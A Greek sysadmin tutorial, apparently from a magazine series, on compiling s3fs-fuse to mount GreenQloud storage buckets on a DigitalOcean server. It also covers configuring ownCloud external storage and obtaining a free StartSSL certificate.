Ο υπερσύγχρονος server μας εκτείνεται στα clouds δύο διαφορετικών hosting providers και προς το παρόν έχουμε τελειώσει με το compute μέρος, ενισχύοντας μάλιστα και την ασφάλειά του. Σ' αυτό το άρθρο κατασκευάζουμε την απαραίτητη γέφυρα μεταξύ compute και storage. Επίσης, στο compute μέρος εγκαθιστούμε το BitTorrent Sync, ενώ αποκτάμε κι ένα έγκυρο, υπογεγραμμένο πιστοποιητικό το οποίο χαρίζουμε στο ownCloud.

Για την απομακρυσμένη προσάρτηση buckets του Storage Qloud στο eyjafjallajokull —αυτό είναι το hostname του Droplet μας— καταφεύγουμε στο s3fs-fuse project (https://github.com/s3fs-fuse/s3fs-fuse). Δεν υπάρχει κάποιο έτοιμο πακέτο για το Ubuntu, οπότε θα κατεβάσουμε τον πηγαίο κώδικα και θα τον μεταγλωττίσουμε μόνοι μας.

> **Σημείωση:** Για τη συνέχεια υποθέτουμε ότι έχετε διαβάσει το πρώτο (http://deltahacker.gr/actsubs-1srv2clouds-p13) και το δεύτερο (http://deltahacker.gr/actsubs-1srv2clouds-p23) μέρος του μίνι αφιερώματός μας.

Λήψη κώδικα s3fs-fuse, μεταγλώττιση και χρήση

Ξεκινάμε με την εγκατάσταση ορισμένων πακέτων, τα οποία είναι απαραίτητα για την επιτυχή μεταγλώττιση του s3fs-fuse:

```
admin@eyjafjallajokull:~$ sudo apt-get install build-essential git \
libfuse-dev libcurl4-openssl-dev libxml2-dev automake libtool \
pkg-config libssl-dev
```

Φτιάχνουμε έναν κατάλογο εργασίας, μεταβαίνουμε σ' αυτόν και κατεβάζουμε το tarball με τον κώδικα από την έκδοση 1.77 του s3fs-fuse.

```
admin@eyjafjallajokull:~$ mkdir ~/workbench
admin@eyjafjallajokull:~$ cd ~/workbench
admin@eyjafjallajokull:~/workbench$ wget https://github.com/s3fs-fuse/s3fs-
                                    fuse/archive/v1.77.tar.gz -O s3fs-v1.77.
                                    tar.gz
```

Προσοχή: Θα ανακαλύψετε ότι υπάρχει και νεότερη έκδοση του s3fs-fuse. Ωστόσο κατά τις δικές μας δοκιμές –και κάναμε πολλές, σε περισσότερα από ένα συστήματα– είχαμε προβλήματα με την προσάρτηση buckets. Συγκεκριμένα, με την έκδοση 1.78 η διαδικασία αποτύγχανε επιστρέφοντας το μήνυμα "remote endpoint not connected". Ίσως τη στιγμή που διαβάζετε αυτές τις γραμμές να 'χει βγει ακόμη πιο νέα έκδοση, η οποία δεν θα παρουσιάζει την ελαττωματική αυτή συμπεριφορά με το Storage Qloud. Όπως και να 'χει για τη συνέχεια χρησιμοποιούμε την έκδοση v1.77, που αποδεδειγμένα δουλεύει χωρίς προβλήματα.

Αποσυμπιέζουμε το αρχείο s3fs-v1.77.tar.gz και μεταβαίνουμε στο νέο κατάλογο που δημιουργείται:

```
admin@eyjafjallajokull:~/workbench$ tar zxvf s3fs-v1.77.tar.gz
admin@eyjafjallajokull:~/workbench$ cd s3fs-fuse-1.77
```

Προετοιμάζουμε το περιβάλλον, μεταγλωττίζουμε και, με δικαιώματα διαχειριστή, εγκαθιστούμε. Παρατηρήστε ότι το βασικό εκτελέσιμο, το s3fs, καθώς κι άλλα συνοδευτικά αρχεία, τα θέλουμε οργανωμένα κάτω από το /usr/local.

```
admin@eyjafjallajokull:~/workbench/s3fs-fuse-1.77$ ./autogen.sh
admin@eyjafjallajokull:~/workbench/s3fs-fuse-1.77$ ./configure
                                                   --prefix=/usr/local
admin@eyjafjallajokull:~/workbench/s3fs-fuse-1.77$ make
admin@eyjafjallajokull:~/workbench/s3fs-fuse-1.77$ sudo make install
```

Όλα δείχνουν να είναι καλά, όπως υποδηλώνει και μια πρώτη εκτέλεση του s3fs:

```
admin@eyjafjallajokull:~/workbench/s3fs-fuse-1.77$ s3fs --version
Amazon Simple Storage Service File System 1.77
Copyright (C) 2010 Randy Rizun <rrizun@gmail.com>
License GPL2: GNU GPL version 2 <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

Σειρά έχει η δημιουργία καταλόγων, στους οποίους θα συνδεθούν τα απομακρυσμένα buckets του Storage Qloud. Για τις ανάγκες μας είχαμε ήδη δύο buckets που θέλαμε να προσαρτήσουμε: ένα με video tutorials (deltaCast) κι ένα με τεύχη (deltaHacker):

```
admin@eyjafjallajokull:~/workbench/s3fs-fuse-1.77$ cd
admin@eyjafjallajokull:~$ sudo mkdir -p /mnt/sqloud/deltaCast
admin@eyjafjallajokull:~$ sudo mkdir /mnt/sqloud/deltaHacker
```

Ακολούθως, στο /etc πρέπει να φτιάξουμε ένα αρχείο απλού κειμένου, π.χ., με τη βοήθεια του nano, το οποίο θα ονομάζεται passwd-s3fs και θα περιλαμβάνει τα API Key και Secret Key. Αυτά τα δύο strings είναι στο λογαριασμό μας στη GreenQloud – και συγκεκριμένα στην κατηγορία API Access, στο προφίλ του χρήστη μας. Η μορφή που οφείλει να έχει το /etc/passwd-s3fs είναι

```
API Key:Secret key
```

χωρίς κενά. Το αρχείο θα ανήκει στο χρήστη admin, ο οποίος θα είναι ο μόνος με δικαιώματα ανάγνωσης κι εγγραφής.

```
admin@eyjafjallajokull:~$ sudo nano /etc/passwd-s3fs
admin@eyjafjallajokull:~$ sudo chown admin:admin /etc/passwd-s3fs
admin@eyjafjallajokull:~$ sudo chmod 600 /etc/passwd-s3fs
```

Φροντίζουμε τώρα για τις απαραίτητες προσθήκες στο /etc/fstab, ώστε η προσάρτηση/αποπροσάρτηση των buckets να γίνεται αυτόματα κι εύκολα. Δείτε λίγο τις δύο σχετικές γραμμές από το /etc/fstab του eyjafjallajokull:

```
s3fs#pqrxyz-deltacast /mnt/sqloud/deltaCast fuse noauto,uid=1000,gid=1000,use_
cache=/tmp/s3fs,del_cache,nomultipart,allow_other,url=https://s.greenqloud.com
0 0
s3fs# pqrxyz-deltahacker /mnt/sqloud/deltaHacker fuse
noauto,uid=1000,gid=1000,use_cache=/tmp/s3fs,del_cache,nomultipart,allow_
other,url=https://s.greenqloud.com 0 0
```

Τα ονόματα των buckets, pqrxyz-deltacast και pqrxyz-deltahacker, σκόπιμα τα παρουσιάζουμε τροποποιημένα εδώ. Δεν είναι προσβάσιμα από το web, αλλά καλό είναι να μη φαίνονται. Στη λίστα των επιλογών για το mount έχουμε συμπεριλάβει την παράμετρο noauto. Δεν θέλουμε να επιχειρείται αυτόματη προσάρτηση κατά το boot του λειτουργικού: εξαιτίας ενός race condition με την υπηρεσία δικτύωσης, η προσάρτηση κατά περιπτώσεις αποτυγχάνει. Επειδή όμως καλό είναι το mount να γίνεται αυτόματα, ναι μεν στο fstab βάζουμε το noauto αλλά αμέσως μετά την

ολοκλήρωση του boot προσαρτούμε αυτόματα τα buckets, χάρη σε μερικές απλές εντολές που έχουμε φροντίσει να υπάρχουν στο αρχείο /etc/rc.local. Περισσότερα επ' αυτού θα πούμε σε λίγο.

Μια άλλη ενδιαφέρουσα παράμετρος είναι η use_cache. Όταν ορίζεται, τότε κατά τη λήψη ή αποστολή ενός αρχείου από ή προς κάποιο bucket, δημιουργείται κι ένα αντίγραφό του στο τοπικό filesystem και συγκεκριμένα στη θέση που υποδεικνύει η use_cache. Τις επόμενες φορές που θα ζητηθεί το ίδιο αρχείο θα λαμβάνεται από την cache κι αυτό σημαίνει σημαντικό κέρδος σε ταχύτητα. Την cache μπορούμε να την αδειάζουμε ανά πάσα στιγμή χωρίς πρόβλημα, είτε χειροκίνητα είτε με τη βοήθεια κάποιου cronjob. Επίσης, χάρη στην παράμετρο del_cache, η cache θα διαγράφεται με το που αποπροσαρτάται το αντίστοιχο bucket. Για την περίπτωσή μας, η χρήση cache είναι πρακτικά επιβεβλημένη. Σκεφτείτε, π.χ., τον πρώτο συνδρομητή που θα επιχειρήσει να κατεβάσει το PDF του τεύχους 041: Με κλικ στο αντίστοιχο download URL θα αποσταλεί αίτημα στο ownCloud του eyjafjallajokull.parabing.com, το ζητούμενο αρχείο θα έρθει στο datacenter του Άμστερνταμ από ένα storage pod κάπου έξω από το Ρέικιαβικ, ο συνδρομητής θα αρχίσει να το κατεβάζει – αλλά ταυτόχρονα αυτό θα αποθηκευτεί και στην τοπική cache του eyjafjallajokull. Έτσι, για τους επόμενους συνδρομητές δεν θα χρειαστεί να έρθει ξανά από Ισλανδία. Ας εγκαινιάσουμε τώρα τα mounts για τα δύο buckets:

```
admin@eyjafjallajokull:~$ sudo mount /mnt/sqloud/deltaCast
admin@eyjafjallajokull:~$ sudo mount /mnt/sqloud/deltaHacker
admin@eyjafjallajokull:~$ df -hT
Filesystem     Type        Size  Used Avail Use% Mounted on
/dev/vda1      ext4         40G  6.3G   32G  17% /
none           tmpfs       4.0K     0  4.0K   0% /sys/fs/cgroup
udev           devtmpfs    991M  4.0K  991M   1% /dev
tmpfs          tmpfs       201M  336K  200M   1% /run
none           tmpfs       5.0M     0  5.0M   0% /run/lock
none           tmpfs      1001M     0 1001M   0% /run/shm
none           tmpfs       100M     0  100M   0% /run/user
s3fs           fuse.s3fs   256T     0  256T   0% /mnt/sqloud/deltaCast
s3fs           fuse.s3fs   256T     0  256T   0% /mnt/sqloud/deltaHacker
```


Πολύ ωραία. Για την αυτόματη προσάρτηση των buckets μετά από reboot, προς το τέλος του /etc/rc.local αρκεί να υπάρχουν οι ακόλουθες δύο γραμμές:

```
/bin/mount /mnt/sqloud/deltaCast
/bin/mount /mnt/sqloud/deltaHacker
```


Απλά κι όμορφα πράγματα.

Αρχική ρύθμιση ownCloud

Όπως αναφέραμε στο πρώτο μέρος (http://deltahacker.gr/actsubs-1srv2clouds-p13) της σειράς, για image του Droplet μας επιλέξαμε αυτό που είχε προεγκατεστημένο το ownCloud σε LAMP stack, πάνω από το Ubuntu Server 14.04 LTS. Αμέσως μετά το boot του συστήματος ο Apache είναι ενεργός κι αν σε κάποιον web browser πληκτρολογήσουμε τη δημόσια διεύθυνση IP του VPS, θα δούμε τη σελίδα σύνδεσης του ownCloud. Εναλλακτικά, αν στη διεύθυνση IP έχουμε αντιστοιχίσει ένα δικό μας domain name, π.χ., μέσα από τον DNS manager της Digital Ocean, τότε στη μπάρα διευθύνσεων του browser αντί για την αριθμητική διεύθυνση IP θα πληκτρολογήσουμε αυτό το domain name. Στο δεύτερο μέρος (http://deltahacker.gr/actsubs-1srv2clouds-p23) της σειράς είχαμε εξάλλου φροντίσει για το μπλοκάρισμα του port 80, οπότε η διεύθυνση που για πρώτη φορά δώσαμε στον browser ήταν η https://eyjafjallajokull.parabing.com



Το πιστοποιητικό για το ownCloud είναι self-signed, οπότε δικαίως ο web browser διαμαρτύρεται και ρίχνει σ' εμάς το μπαλάκι. Του επιτρέπουμε να προχωρήσει κι αργότερα θα φροντίσουμε ώστε το ownCloud να διαθέτει ένα έγκυρο πιστοποιητικό (που δεν είναι self-signed, αλλά υπογεγραμμένο από μία έμπιστη Αρχή Πιστοποίησης).



Μην καθυστερήσετε την αλλαγή του προκαθορισμένου password για το χρήστη admin του ownCloud. Μπορείτε αν θέλετε να αλλάξετε και το όνομά του – και δεν χρειάζεται να επιλέξετε κάτι στο στιλ "theAdmin" :P


Για το ownCloud χρησιμοποιείται ένα self-signed certificate της βασικής εγκατάστασης του Apache, με συνέπεια ο web browser να εμφανίζει σχετική προειδοποίηση. Σε λίγο θα αποκτήσουμε ένα έγκυρο πιστοποιητικό για την εγκατάσταση του ownCloud μας, προς το παρόν όμως λέμε στον browser να κάνει μια εξαίρεση και να δεχτεί αυτό που τώρα βλέπει.

Την πρώτη φορά που θα επιχειρήσουμε σύνδεση σε λογαριασμό του ownCloud, ως username θα δώσουμε "admin" (χωρίς τα εισαγωγικά) κι ως password εκείνο που φαίνεται στην κονσόλα, καθώς συνδεόμαστε στο VPS μέσω SSH. Η πρώτη μας δουλειά θα πρέπει να είναι η αλλαγή αυτού του προκαθορισμένου password: αρκεί ένα κλικ στο admin (πάνω δεξιά) και η επιλογή του Personal.

Μετά την επιτυχή αλλαγή password, καλό είναι από μια κονσόλα να διαγράψουμε το αρχείο /etc/motd.tail:

```
admin@eyjafjallajokull:~$ sudo rm /etc/motd.tail
```


Όπως είναι εξαρχής ρυθμισμένο το ownCloud, δεν βλέπει καταλόγους του τοπικού filesystem παρά μόνον εκείνους που είναι κάτω από τον /var/www/owncloud/data/username/files. Αυτό αλλάζει, ενεργοποιώντας την εφαρμογή "External storage support": Πάνω αριστερά στο web panel του ownCloud κάνουμε κλικ δίπλα από το logo, επιλέγουμε το Apps και πηγαίνουμε στην κατηγορία Not enabled. Εκεί βρίσκουμε την προαναφερθείσα εφαρμογή. Την ενεργοποιούμε με ένα κλικ στο κουμπί Enable, κάτω από την περιγραφή της.



Ενεργοποίηση της εφαρμογής "External storage support", η οποία θα μας επιτρέψει να δείξουμε στο ownCloud τους καταλόγους στους οποίους είναι προσαρτημένα τα buckets του Storage Qloud.

Ακολούθως δίνουμε admin → Admin → External Storage. Για κάθε εξωτερικό μέσο αποθήκευσης ή τοπικό κατάλογο που θέλουμε να δώσουμε στο ownCloud, ορίζουμε τα ακόλουθα:

- **Folder name.** Ένα όνομα του νέου μέσου, για το ownCloud. Εμείς, π.χ., τον κατάλογο με τα video tutorials τον ονομάσαμε "deltaCast".
- **External storage.** Το είδος του νέου μέσου (π.χ., Amazon S3 and compliant, Dropbox, Google Drive κ.ο.κ.) Το κατάλληλο είδος για το μέσο που τώρα θέλουμε να ορίσουμε είναι το Local.
- **Configuration.** Παράμετροι, ανάλογα με το είδος του μέσου αποθήκευσης. Αν, π.χ., προηγουμένως επιλέξαμε SFTP (FTP μέσω SSH), δίνουμε τώρα τη διεύθυνση του απομακρυσμένου host, όνομα χρήστη και password – ίσως και τη διαδρομή ενός καταλόγου στο απομακρυσμένο μηχάνημα. Εμείς ως μέσο επιλέξαμε το Local, οπότε στο Configuration χρειάστηκε να δώσουμε την πλήρη διαδρομή του τοπικού καταλόγου (/mnt/sqloud/deltaCast).
- **Available for.** Ποιοι χρήστες του ownCloud έχουν πρόσβαση στο νέο μέσο; Για τις δικές μας ανάγκες ζητήσαμε να έχουν πρόσβαση μόνον όσοι ανήκουν στο group ονόματι admin.



Με τη βοήθεια της εφαρμογής External Storage ορίζουμε δύο νέα μέσα αποθήκευσης τύπου Local. Στο παράδειγμά μας πρόκειται για τους δύο καταλόγους, σε καθέναν από τους οποίους είναι προσαρτημένο ένα bucket του Storage Qloud. Στο ένα bucket βρίσκονται τα τεύχη του περιοδικού (σε μορφή PDF) και στο άλλο τα video tutorials που παράγουμε για τους συνδρομητές.

Όταν τελειώσουμε με τους ορισμούς των νέων –για το ownCloud– μέσων αποθήκευσης, μπορούμε να τα δούμε από την περιοχή Files. Το καλό με το ownCloud είναι ότι επιτρέπει τη δημιουργία expiring links για αρχεία ή ολόκληρους καταλόγους – κι αυτό μας διευκολύνει στη διανομή τευχών και video tutorials.

Υπογεγραμμένο πιστοποιητικό για το ownCloud

Αν θέλαμε το ownCloud μόνο για προσωπική χρήση, τότε μάλλον θα μπορούσαμε να ζήσουμε με το προϋπάρχον self-signed πιστοποιητικό. Όμως την εγκατάσταση του ownCloud που παρουσιάζουμε, ουσιαστικά τη χρησιμοποιούν όλοι οι αναγνώστες του περιοδικού με ενεργή συνδρομή. Το να παίρνουν προειδοποιήσεις στους browsers όποτε επιχειρούν να κατεβάσουν ένα τεύχος ή ένα video tutorial, προφανώς είναι κάτι που δεν μπορούμε να ανεχτούμε.

Γενικά, ένα έγκυρο πιστοποιητικό το οποίο είναι υπογεγραμμένο από μια έμπιστη Αρχή Πιστοποίησης, δεν παρέχεται δωρεάν. Υπάρχουν όμως κι εξαιρέσεις. Η εταιρεία StartCom (http://www.startssl.com), για παράδειγμα, παρέχει δωρεάν πιστοποιητικά για έναν ολόκληρο χρόνο (StartSSL Free Class 1). Προκειμένου να αποκτήσουμε ένα δωρεάν πιστοποιητικό για το domain μας από τη StartCom, αρχικά επισκεπτόμαστε το δικτυακό τόπο της εταιρείας και δημιουργούμε ένα προσωπικό πιστοποιητικό. Αυτό το πιστοποιητικό αποθηκεύεται στον web browser που χρησι-

μοποιούμε, μας ταυτοποιεί και λειτουργεί ως authentication token προκειμένου να έχουμε πρόσβαση στις υπηρεσίες της StartCom. Προφανώς, μπορούμε –και προτείνεται– να δημιουργήσουμε ένα αντίγραφο εφεδρείας του εν λόγω πιστοποιητικού ή/και να το μεταφέρουμε σε άλλον web browser.

Για τα subdomains των domains που έχουμε στην κατοχή μας, η StartCom μάς επιτρέπει να παράγουμε δωρεάν, έγκυρα πιστοποιητικά (Class 1). Εμείς, π.χ., κατέχουμε το domain ονόματι parabing.com και με τη βοήθεια της StartCom πήραμε ένα πιστοποιητικό για το subdomain ονόματι eyjafjallajokull.parabing.com (παλαιότερα είχαμε πάρει κι ένα και για το icebox.parabing.com). Σημειώνουμε πως τα δωρεάν πιστοποιητικά της StartCom είναι κατάλληλα *μόνο* για ένα subdomain για κάθε domain. Αν θέλουμε ένα πιστοποιητικό για το domain και κάθε πιθανό subdomain του (π.χ. parabing.com, www.parabing.com, welcometo.parabing.com κ.ό.κ.), τότε στρεφόμαστε στα Class 2 certificates που κοστίζουν 59,90 δολάρια για δύο έτη. Σε κάθε περίπτωση, αφού γίνει έλεγχος της ιδιοκτησίας του domain και πάρουμε το πιστοποιητικό μας, καταλήγουμε με τέσσερα αρχεία:


- **ca.pem** - το δημόσιο πιστοποιητικό της StartCom
- **sub.class1.server.ca.pem** - το ενδιάμεσο πιστοποιητικό της StartCom
- **eyjafjallajokull.asc.key** - το ιδιωτικό κλειδί για το πιστοποιητικό μας
- **eyjafjallajokull.crt** - το πιστοποιητικό του domain μας κι ενός subdomain του.

Το πού πηγαίνουν τα τέσσερα αυτά αρχεία καθώς και το πώς τροποποιούμε το configuration file του Apache για το ownCloud, ώστε αντί για το self-signed πιστοποιητικό να λαμβάνεται υπόψη αυτό που μόλις αποκτήσαμε, θα το δούμε σε λίγο. Προς το παρόν, προτείνουμε να ρίξετε μια ματιά σε μερικά screenshots από τη διαδικασία λήψης δωρεάν πιστοποιητικού από τη StartCom.


Διαδικασία λήψης Class 1 certificate από StartCom

Σήμερα θα παραγγείλουμε ένα δωρεάν υπογεγραμμένο πιστοποιητικό Class 1 από τη StartCom, για το eyjafjallajokull.parabing.com. Αντί για authentication με username και password, στις υπηρεσίες της StartCom αποκτάμε πρόσβαση με χρήση του λεγόμενου προσωπικού πιστοποιητικού (personal certificate). Προκειμένου να μας δοθεί το εν λόγω πιστοποιητικό, θα χρειαστεί να παράσχουμε στοιχεία όπως ονοματεπώνυμο, ταχυδρομική διεύθυνση, email επικοινωνίας κ.ά. Στο email θα μας αποσταλεί ένα verification code, το οποίο θα πληκτρολογήσουμε στη σχετική θυρίδα. Το ιδιωτικό κλειδί του πιστοποιητικού μας παράγεται από τον ίδιο τον web browser και για την ολοκλήρωση της διαδικασίας ενδέχεται να χρειαστεί λίγος χρόνος.

